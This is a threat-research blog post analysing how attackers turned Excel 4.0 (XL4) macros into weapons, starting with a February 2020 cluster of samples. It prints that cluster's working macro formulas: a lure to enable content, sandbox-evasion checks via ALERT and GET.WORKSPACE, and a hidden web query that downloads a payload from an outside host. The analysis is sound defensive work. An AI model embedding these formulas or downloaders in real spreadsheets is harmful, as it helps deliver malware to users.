Evolution of Excel 4.0 Macro Weaponization

lastline.com/labsblog/evolution-of-excel-4-0-macro-weaponization/

June 2, 2020

Posted by James Haughom and Stefano Ortolani ON JUN 2, 2020

Abstract

Excel 4.0 (XL4) macros are becoming increasingly popular for attackers, as security vendors struggle to play catchup and detect them properly. This technique provides attackers a simple and reliable method to get a foothold on a target network, as it simply represents an abuse of a legitimate feature of Excel, and does not rely on any vulnerability or exploit. For many organizations, blacklisting isn't a viable solution, and any signatures to flag these samples must be precise enough not to trigger on files that leverage this feature legitimately. As this is a 30-year-old feature that has only been discovered and exploited en mass by attackers in the last year, many security vendors do not currently have detection mechanisms in place to trigger on these samples, and building reliable signatures for this type of attack is not a small task.

The Lastline Threat Research Group has observed thousands of samples leveraging this technique, and has been monitoring and tracking trends for the last 5+ months. Intercepting these samples has provided valuable data to build statistics, identify trends, find outliers, and track campaigns. We were able to cluster samples into distinct waves, which clearly display how this technique has evolved through time to become more sophisticated and more evasive. As XL4 macros represent somewhat "uncharted territory," malware authors and security researchers are making new discoveries daily, pushing the boundaries of this technique and identifying ways to evade detection and obfuscate their code. The techniques employed by these attackers include ways to evade automated sandbox analysis and signature-based detection, as well as hands-on analysis performed by malware analysts and reverse engineers. As previously mentioned, these techniques appear to surface in waves, with each new wave introducing new techniques, building on the previous wave or cluster. Techniques used in the first wave of samples we observed in February are still being leveraged in samples being discovered today. In this blog post, we describe each wave and cluster in detail, by breaking down every new technique discovered, and explaining why each is significant, effective, or ineffective.

Executive Summary

Through clustering thousands of samples and performing in-depth code-level analysis of each cluster, we were able to visualize and witness the evolution of this threat. We found that roughly every 1-2 weeks, a new wave of samples emerged, each more evasive and sophisticated than the last. Each of these waves appeared to build on its predecessor, extending its functionality by introducing new techniques on top of what already was being used. The size of these clusters suggest that these samples are being generated with some sort of toolkit or document generator, as these samples resemble one another too closely to not be related. Evasion routines and obfuscation were the primary areas of evolution, as the base functionality of these samples remained the same – download and invoke a more persistent payload, such as an EXE or DLL file.

Introduction

Excel 4.0, or XLM macros, is a 30-year-old feature of Microsoft Excel that has been gaining popularity among malware authors and attackers, especially over the last year (see Chart 1). This type of macro code is actively being abused and weaponized by attackers to deliver additional, more persistent malware. What makes this technique effective is that much like the more popular and up-to-date VBA macros, Excel 4.0 macros are a component of legitimate Excel functionality, thus will likely never be disabled, as they are used regularly for benign business purposes. For example, the commonly used *SUM* function is used in many spreadsheets to obtain the sum of a range of cells. Macros of this type are commonly referred to as “formulas.”




Chart 1: Six months of attacks detected using XL4 macros.

This technique has been effective because although it is an old feature, security vendors may not have yet devised detection techniques for this type of attack. On top of this, organizations will likely never be able to disable this feature in Excel, due to the fact that it is used regularly for legitimate purposes. For this reason, malware authors now have another reliable method for initial access, as these malicious documents are being successfully delivered via email attachments.

The Problem

Security vendors are having difficulty detecting this threat, likely due to not having solutions in place to properly assess and parse the format and structure of how these macros are stored in Excel documents [2]. These macros are very straightforward and easy to create, thus easy to modify to bypass signature-based detection. Macros are also robust, and provide various functions that can be leveraged to evade analysis, such as obfuscating the

final payload, modifying the control flow, or detecting automated sandbox analysis through specific host environmental checks.
This technique will likely remain relevant, and join its successor (i.e., VBA macros) as a widely used technique to weaponize document files. This technique does not rely on a bug, it is not an exploit, but it simply abuses legitimate Excel functionality. These macros can be set to auto-execute, and run as soon as a workbook is opened if macros are enabled. As this is somewhat uncharted territory, malware authors and researchers are still exploring the depths of possibilities and capabilities of weaponizing this attack technique.

Contribution

The Threat Research Group at Lastline has clustered and analyzed thousands of XL4 samples, as we have been tracking and monitoring this threat for over five months. We were able to cluster and classify these samples into clear waves or trends. The bulk of these samples appear to be created with the same toolkit or document generator, as each wave builds on the previous, adding new functionality with each iteration. This additional functionality typically consists of more sophisticated obfuscation or evasion routines. These stage-1 spreadsheet samples are in turn delivering a variety of commodity malware families, such as Danabot, ZLoader, Trickbot, Gozi, and Agent Tesla.

Evolution Timeline

The timeline below (Figure 1) displays how these macros have evolved over the past four months. Each block represents a significant wave or cluster that exhibited new behavior and functionality that we had not yet observed at scale. We will elaborate on each cluster in greater detail in the following sections.





Figure 1: Evolution of Excel 4.0 macros weaponization.

Evolution Breakdown

Cluster 1: ~2020.02.14

This set of samples is the first significant wave of weaponized XL4 documents we observed. These samples all contain a hidden macro sheet that holds the payload, and also an image (see Figure 2) that is used to social engineer the user into enabling the macro code. The techniques introduced in this cluster will be leveraged and built upon by almost all the waves that followed.



Office

Document created using the application not related to Microsoft Office.


For viewing/editing, perform the following steps:

Click **Enable editing** button from the yellow bar above

Once you have enabled editing, please click **Enable content** button from the yellow bar above

Figure 2: Embedded image to entice users to enable dynamic content.

Unhiding the *hidden* macrosheet shows the payload (Figure 3), which is not obfuscated in any way.



	A	B	C
1	=IF(ALERT("We found a problem with some content. Do you wa	=IF(ISNUMBER(SEARCH("LOS",Sheet1!Y103)),	=FORMULA.FILL(Sheet1!Y100
2	=IF(GET.WORKSPACE(19),,CLOSE(TRUE))	=RETURN()	=FORMULA.FILL(Sheet1!Y101
3	=IF(GET.WORKSPACE(42),,CLOSE(TRUE))	=IF(ISNUMBER(SEARCH("LOS",Sheet1!Y103)),	=FORMULA.FILL(Sheet1!Y102
4	=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),	=RETURN()	=FORMULA.FILL(Sheet1!Y103
5	=RETURN()		
6			
7			
8			
9			
10			
11			
12	xGH1XhwLMa2X4cVA3qtx		


Figure 3: Payload of the *hidden* macrosheet.

Evasion Routine:

1. A sandbox check is performed by requiring user interaction with a message box (Figures 4 and 5). If "OK" is clicked in the message box, the next check in the evasion routine is performed, otherwise the macro will exit.
   CELL FORMULA:

```
=IF(ALERT("We found a problem with some content. Do you want to try to recover as
much as we can?",1),, CLOSE(TRUE))
```

Figure 4: First check in evasion routine.


Microsoft Excel

We found a problem with some content. Do you want to try to recover as much as we can?

Figure 5: MessageBox that requires user interaction.

2. Additional sandbox evasions commence, this time using the GET.WORKSPACE function [1] (see Figure 6). This function will provide information about the environment that the Excel spreadsheet is being viewed in. The two checks are for mouse capability (constant of 19), and audio capability (constant of 42). The malware exits if either of these two conditions are not met.



```
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
```

Figure 6: Evasion routine – Mouse and audio capabilities.

3. An additional check for the victim's OS commences (Figure 7). This is performed through checking for the string 'Windows' being present in the return value of the call to GET.WORKSPACE:




```
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))), ON.TIME(NOW()+"00:00:02",
"sdhbjfa2"),CLOSE(TRUE))
```

Figure 7: Evasion routine – Check for Windows environment.


The Download:

An additional payload – a cell formula – is downloaded via a web query (Figures 8 and 9). These web queries are stored in the DCONN (data connection) record type [3].



```
0876    131 DCONN : Data Connection
00000000: 76 08 00 00 04 00 C2 00  v.....\xc2.
00000008: 00 00 00 00 04 00 23 00  ......#.
00000010: 04 04 00 00 00 01 00 00  ........
00000018: 00 00 00 00 00 00 00 00  ........
00000020: 00 00 00 00 00 0A 00 00  ........
00000028: 00 0A 00 00 43 6F 6E 6E  ....Conn
00000030: 65 63 74 69 6F 6E 00 00  ection..
00000038: 00 00 00 00 00 00 01 00  ........
00000040: 1F 00 00 00 1F 00 00 68  .......h
00000048: 74 74 70 73 3A 2F 2F 6D  ttps://m
00000050: 65 72 79 73 74 6F 6C 2E  erystol.
00000058: 78 79 7A 2F 44 56 6B 6A  xyz/DVkj
00000060: 62 73 64 76 33 37 00 00  bsdv37..
00000068: 00 00 00 00 00 00 01 0D  ........
00000070: 00 00 00 0D 00 00 53 68  ......Sh
00000078: 65 65 74 31 21 66 67 73  eet1!fgs
00000080: 62 34 67                 b4g
```

Figure 8: Hexdump of DCONN record / Web Query.



Connection Properties

Connection name: Connection

Description:

Usage | Definition

Connection type: Web Query

Connection file:

Always use connection file

Connection string: https://merystol.xyz/DVkjbsdv37

Save password


Command type:

Command text:

Excel Services: Authentication Settings...

Figure 9: Web Query / data connection in Excel.

The data from this network connection will be written to cells mapped to the name fgsb4g (shown at bottom of the hex dump in Figure 8), which the Excel name manager shows are range $Y$100:$Y$103 (Figure 10).



Name Manager

Name	Value	Refers To	Scope	Comment
Auto_Open	0	=KHDBVkh2!$A$1	Workbook	
DSJVbsd	FALSE	=KHDBVkh2!$C$1	Workbook	
fgsb4g	{"";"";"";""}	=Sheet1!$Y$100:$Y$103	Sheet1	
klaudshflu	TRUE	=KHDBVkh2!$B$3	Workbook	
sdhbjfa2	TRUE	=KHDBVkh2!$B$1	Workbook	

Refers to: =Sheet1!$Y$100:$Y$103

Figure 10: Name Manager showing destination cells.

